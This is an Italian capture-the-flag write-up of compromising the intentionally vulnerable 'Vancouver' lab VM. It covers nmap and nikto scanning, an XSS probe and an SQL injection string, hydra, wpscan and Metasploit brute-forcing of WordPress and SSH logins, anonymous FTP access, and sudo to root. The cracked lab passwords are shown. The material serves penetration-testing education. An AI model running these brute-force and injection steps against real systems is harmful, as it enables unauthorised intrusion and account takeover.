

Black Box attack - Vancouver

carichiamo il file OVA e creiamo la macchina Vancouver.

Macchine Vancouver e Kali in rete con schede "Host Only".

IP KALI 192.168.13.3

Per prima cosa, bisogna trovare l'IP della macchina Vancouver:

Vancouver IP discover

```
sudo tcpdump
```

```
(kali@kali) ~$ sudo tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:35:57.130528 IP 192.168.73.1.57522 > 239.255.255.250.1900: UDP, length 175
13:35:58.133452 IP 192.168.73.1.57522 > 239.255.255.250.1900: UDP, length 175
13:35:59.134448 IP 192.168.73.1.57522 > 239.255.255.250.1900: UDP, length 175
13:36:00.135235 IP 192.168.73.1.57522 > 239.255.255.250.1900: UDP, length 175
13:36:18.515662 IP6 fe80::a00:27ff:fe87:28b8 > ip6-allrouters: ICMP6, router solicitation, length 16
13:36:19.874390 ARP, Request who-has 192.168.13.2 tell 192.168.13.3, length 28
13:36:19.874555 ARP, Reply 192.168.13.2 is-at 08:00:27:f2:57:9f (oui Unknown), length 46
13:36:27.355545 IP 192.168.73.1.63987 > 239.255.255.250.1900: UDP, length 175
13:36:28.357024 IP 192.168.73.1.63987 > 239.255.255.250.1900: UDP, length 175
13:36:29.358744 IP 192.168.73.1.63987 > 239.255.255.250.1900: UDP, length 175
13:36:29.668266 IP6 fe80::2487:60ee:89a1:9da5 > ff02::1:ff1a:a18a: ICMP6, neighbor solicitation, who has fe80::384b:36fd:d11a:a18a, length 32
13:36:30.228186 IP6 fe80::2487:60ee:89a1:9da5 > ff02::1:ff1a:a18a: ICMP6, neighbor solicitation, who has fe80::384b:36fd:d11a:a18a, length 32
13:36:30.359552 IP 192.168.73.1.63987 > 239.255.255.250.1900: UDP, length 175
13:36:31.228731 IP6 fe80::2487:60ee:89a1:9da5 > ff02::1:ff1a:a18a: ICMP6, neighbor solicitation, who has fe80::384b:36fd:d11a:a18a, length 32
13:36:31.270289 ARP, Request who-has 192.168.13.4 tell 192.168.13.3, length 28
13:36:31.270616 ARP, Reply 192.168.13.4 is-at 08:00:27:44:19:35 (oui Unknown), length 46
13:36:32.318094 LLDP, length 53
13:36:32.669485 IP6 fe80::2487:60ee:89a1:9da5 > ff02::1:ff1a:a18a: ICMP6, neighbor solicitation, who has fe80::384b:36fd:d11a:a18a, length 32
13:36:32.974687 ARP, Request who-has 192.168.13.2 tell 192.168.13.3, length 28
13:36:32.974928 ARP, Reply 192.168.13.2 is-at 08:00:27:f2:57:9f (oui Unknown), length 46
13:36:32.974932 IP 192.168.13.3.38482 > 192.168.13.2.epmap: Flags [S], seq 454263859, win 1024, options [mss 1460], length 0
13:36:32.974939 IP 192.168.13.3.38482 > 192.168.13.2.auth: Flags [S], seq 454263859, win 1024, options [mss 1460], length 0
13:36:32.974943 IP 192.168.13.3.38482 > 192.168.13.2.submission: Flags [S], seq 454263859, win 1024, options [mss 1460], length 0
13:36:32.974946 IP 192.168.13.3.38482 > 192.168.13.2.8888: Flags [S], seq 454263859, win 1024, options [mss 1460], length 0
13:36:32.974949 IP 192.168.13.3.38482 > 192.168.13.2.telnet: Flags [S], seq 454263859, win 1024, options [mss 1460], length 0
```

O con in comando

```
sudo netdiscover -r 192.168.13.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 2 hosts. Total size: 360

  IP           At MAC Address  Count  Len  MAC Vendor / Hostname
  ---
192.168.13.2   08:00:27:f2:57:9f  3     180  PCS Systemtechnik GmbH
192.168.13.4   08:00:27:44:19:35  3     180  PCS Systemtechnik GmbH
```

Dalla risposta si nota che sta rispondendo una macchina 192.168.13.2 e una con indirizzo 192.168.13.4

Dobbiamo verificare quale delle due macchine corrisponde a Vancouver con i comandi

```
sudo nmap -sV 192.168.13.2 -> la risposta fa capire che non si tratta della macchina cercata
```

```
sudo nmap -sV 192.168.13.4 -> torna le informazioni della macchina Vancouver:
```

```
(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.13.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-26 13:36 EDT
Nmap scan report for 192.168.13.4
Host is up (0.00027s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:44:19:35 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.51 seconds

(kali㉿kali)-[~]
$
```

IP VANCOUVER **192.168.13.4**

Porte aperte: **21, 22, 80**


Servizi hackerabili: **ftp, ssh, http**

OS: **Linux**

Ricerca nel sito Web

La porta 80 è aperta ed il servizio http su quella porta è attivo, il server espone un servizio web.

Navighiamo verso `http://192.168.13.4` , viene mostrata la pagina iniziale di Vancouver



Da console lanciamo il comando

```
sudo nmap -sC 192.168.13.4
```

(Un'alternativa è nikto: `nikto --host http://192.168.13.4`)

tra le informazioni tornate, vengono listate le sotto pagine del sito.

```

| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh
| ssh-hostkey:
| 1024 859f8b5844973398ee98b0c185603c41 (DSA)
| 2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
| 256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp open  http
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
MAC Address: 08:00:27:44:19:35 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds

```

```

- Nikto v2.5.0
+ Target IP: 192.168.13.4
+ Target Hostname: 192.168.13.4
+ Target Port: 80
+ Start Time: 2023-09-26 13:48:37 (GMT+4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak index via tTags, header found with file /, index: 2140, size: 177, mtime: Sat Mar 3 14:17:59 2018. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=~/> rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry "/backup_wordpress/" is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/0060000_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robot.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4998ebdc59d15,https://exchange4force.bleedout.com/vulnerabilities/6275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconreadme/
+ /wp-config.php: wp-config.php file found. This file contains the credentials.
+ 8016 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2023-09-26 13:48:54 (GMT+4) (17 seconds)

+ 1 host(s) tested

```

Non ci resta che navigarle alla ricerca di informazioni.

La pagina “<http://192.168.13.4/robots.txt>” non serve a molto, ma mostra il un path interessante presente anche nella lista in console: `/backup_wordpress`

Pagina http://192.168.13.4/backup_wordpress/

Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained



john

March 7, 2018

[Leave a comment](#)

A new blog is being set up, all current posts will be migrated.

For any questions, please contact IT administrator John.

Hello world!

Welcome to WordPress. This is your first post. [Edit or delete it](#), then start

RECENT POSTS

- [Retired] This blog is no longer being maintained
- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES

Questa pagina fa notare che questo blog non è più sotto manutenzione, che è fatto in WordPress e quindi utilizza PHP.

In alto a destra è presente un input per la ricerca:

Tentiamo quindi un XSS riflesso iniettando uno script tipo

```
<script>console.log(document.cookie);console.log(navigator);console.log(location);</script>
```

Scrivendolo nella casella di testo alla ricerca di informazioni utili.
Non ha dato risultati.

Proviamo quindi con una stringa SQL semplicemente per testare la vulnerabilità:

a' OR '='

il sito sembra non vulnerabile tramite SQL injection o XSS Reflection.


Poco più sotto, sempre sulla destra, è presente un anchor che ci redirige alla pagina di login a WordPress:
http://192.168.13.4/backup_wordpress/wp-login.php

Per accedere a questa pagina ci servono le credenziali.

Ricerca credenziali WordPress

Procediamo con un attacco brute force con dizionario alla pagina in questione:

per prima cosa controlliamo nel network del browser i parametri che stiamo passando come use e password al login



Andiamo quindi a copiare il campo body evidenziato in verde e costruire il comando hydra dalla base:

```
sudo hydra -l user -P path/to/wordlist ipMacchinaTarget http-post-form  
"pagina/da/attaccare:userAttribute=^USER^&attributoPassword=^PASS^&altroP  
ayload:errorMessageToAvoid"
```

quindi diventerà

```
sudo hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.13.4  
http-post-form "/backup_wordpress/wp-login.php:log=john&pwd=^PASS^&wp-  
submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-  
admin%2F&testcookie=1:ERROR"
```


Cercando su internet una soluzione per velocizzare la ricerca, ho trovato WPscan, un tool già presente su kali, fatto apposta per fare attacchi verso siti WordPress. Permette anche di creare un attacco brute force utilizzando un dizionario.

Lo lanciamo con il comando:

```
wpscan --url http://192.168.13.4/backup_wordpress/wp-login.php --  
usernames john -P /usr/share/wordlists/rockyou.txt --force
```

```
[i] No plugins Found.  
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:25  
[i] No Config Backups Found.  
[+] Performing password attack on Wp Login against 1 user/s  
[SUCCESS] - john / enigma  
Trying john / paulo Time: 00:09:31 <  
[!] Valid Combinations Found:  
| Username: john, Password: enigma  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
[+] Finished: Tue Sep 26 16:39:49 2023  
[+] Requests Done: 4230  
[+] Cached Requests: 13  
[+] Data Sent: 1.493 MB  
[+] Data Received: 11.828 MB  
[+] Memory used: 242.746 MB  
[+] Elapsed time: 00:12:15
```

Siamo riusciti ad entrare nella console di gestione del sito wordpress, da qui è possibile controllare l'intero sito, accedere ad informazioni riservate agli amministratori del sito, qui un esempio banale di com'è stato possibile, attraverso WordPress, modificare il contenuto della pagina vista prima.



Entrare server

Rilanciamo il comando nmap con la specifica -sC, e controlliamo che altre informazioni può darci:

```

(kali@kali) ~ % sudo nmap -sC 192.168.13.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-28 14:23 EDT
Nmap scan report for 192.168.13.4
Host is up (0.00010s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534   65534           4096 Mar 03  2018 public
| ftp-syst:
|_  STAT:
FTP server status:
|_  Connected to 192.168.13.3
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 2
|_  vsFTPd 2.3.5 - secure, fast, stable
|_ End of status

```

Come da evidenziata, viene fornita informazione fondamentale riguardante al servizio ftp, la possibilità di accedere al servizio con l'utente anonymous e senza l'uso di password.

ftp è un servizio che ci permette di scaricare o caricare dei file al server: questa vulnerabilità ci permetterebbe l'accesso ai file del server alla ricerca di informazioni utili.

Iniziamo con il comando

```
ftp 192.168.13.4
```

Useremo come utente “anonymous”, e loggheremo senza password.

Facciamo il comando `ls` per vedere che cartelle ci sono:

```
cd public
```

```
ls di nuovo, ci rileva un file: users.txt.bk
```

dal nome file fa pensare ad una lista di utenze.

```
get users.txt.bk
```

quest'ultimo comando ha scaricato un file nella macchina locale, torniamo alla console kali e apriamo il file:

abat chy

john

mai

anne

doomguy

Brute Forcing

Il file con le utenze trovato prima verrà usato come wordlists che, affiancato ad un altro dizionario per le password, servirà per accedere alla shell.

Un'altra porta aperta permette quest'azione, la 22, che espone il servizio ssh.

Lanciamo hydra, con le specifiche -L <path per il file di testo scaricato dal server> -P <path di un dizionario già esistente in kali> IPVancouver -t4 <servizio>, quindi:

```
sudo hydra -L ./users.txt -P /usr/share/wordlists/rockyou.txt  
192.168.13.4 -t4 ssh
```

```
(kali@kali)~$ sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.13.4 -t4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-26 14:37:32  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task  
[DATA] attacking ssh://192.168.13.4:22/  
[22][ssh] host: 192.168.13.4 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-26 14:37:47
```

Abbiamo trovato una combinazione per anne: la password ssh per l'utente **anne** è **princess**

Msfconsole SSH Brute Force

Un altro modo per accedere alla console della macchina vittima è attraverso la console msf.

Lanciamo il comando `msfconsole` e cerchiamo un exploit che possa fare al caso nostro con il comando `search ssh`

Usiamo `auxiliary/scanner/ssh/ssh_login`

```
use auxiliary/scanner/ssh/ssh_login
```

```
show options
```

```
Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

Abbiamo l'elenco delle opzioni settabili per l'exploit, con i vari set portiamoci in questa situazione:

```
Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASS_FILE	/usr/share/wordlists/rockyou.txt	no	File containing passwords, one per line
RHOSTS	192.168.13.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	anne	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

Il risultato, dopo il comando `exploit`

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.13.4:22 - Starting bruteforce
[*] 192.168.13.4:22 - Success: 'anne:princess' 'uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo) Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux '
[*] SSH session 1 opened (192.168.13.4:22) at 2023-09-26 15:53:23 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Abbiamo trovato una combinazione per anne: la password ssh per l'utente **anne** è **princess**

Collegamento SSH e flag

Ci colleghiamo alla shell ssh di anne con il comando

```
ssh anne@192.168.13.4
```

facciamo “yes” e scriviamo “princess” quando chiede la password: siamo dentro.

```
.bash_logout      .bashrc            examples.desktop  .profile
anne@bsides2018:/home$ ls john
examples.desktop
anne@bsides2018:/home$ nano john/examples.desktop
anne@bsides2018:/home$ ls mai/
.                  .bash_logout      .bashrc            examples.desktop  .profile
anne@bsides2018:/home$ ls mai/.bash
ls: cannot access mai/.bash: No such file or directory
anne@bsides2018:/home$ ls mai/.bashrc
mai/.bashrc
anne@bsides2018:/home$ nano mai/.bashrc
anne@bsides2018:/home$ cd ..
anne@bsides2018:/home$ ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  selinux  srv  sys  tmp  usr  var  vmlinuz
anne@bsides2018:/home$ cd usr/
anne@bsides2018:/usr$ ls
bin  games  include  lib  local  sbin  share  src
anne@bsides2018:/usr$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:44:19:35 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.4/24 brd 192.168.13.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe44:1935/64 scope link
        valid_lft forever preferred_lft forever
anne@bsides2018:/usr$ █
```

Ora che abbiamo instaurato una connessione ssh e vediamo la shell del server Vancouver esploriamo un po' i file.

Troviamo la cartella root, proviamo ad entrarci, chiede i privilegi.

Con il comando `sudo su` acquisiremo i privilegi di super user, loggeremo con password “princess”.

Procediamo con l'esplorazione e dentro la cartella di root troviamo un file flag.txt:

```
🎉Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```


Conclusioni

Sono state sfruttate tutte le vulnerabilità della macchina:

il servizio http che espose un servizio web, è stato utile per trovare le credenziali e accedere alla console di amministrazione di WordPress.

Il servizio ftp è servito per accedere ai file del server e trovare il file con i vari user list per accedere alla macchina.

Il servizio ssh è stato sfruttato per accedere alla console del server da remoto e trovare il file flag.txt

È stata effettuata una scansione di Vancouver con Nessus, oltre ad avvisare di un aggiornamento del sistema operativo come vulnerabilità critica, non rileva altre vulnerabilità importanti oltre quelle esplorate.

Dalle vulnerabilità trovate, si potrebbe letteralmente prendere il completo controllo della macchina, disassociare ogni utenza o criptare ogni file, oltre a poter sfruttare ogni informazione reperibile da WordPress nonché il sito stesso.

In questo caso la richiesta era quella di accedere alla macchina ed essere ROOT in due modi, siamo stati root in ssh per vedere il file "flag.txt" sia attraverso la shell "classica", sia attraverso l'aiuto dell'exploit di msfconsole, e lo siamo stati in WordPress.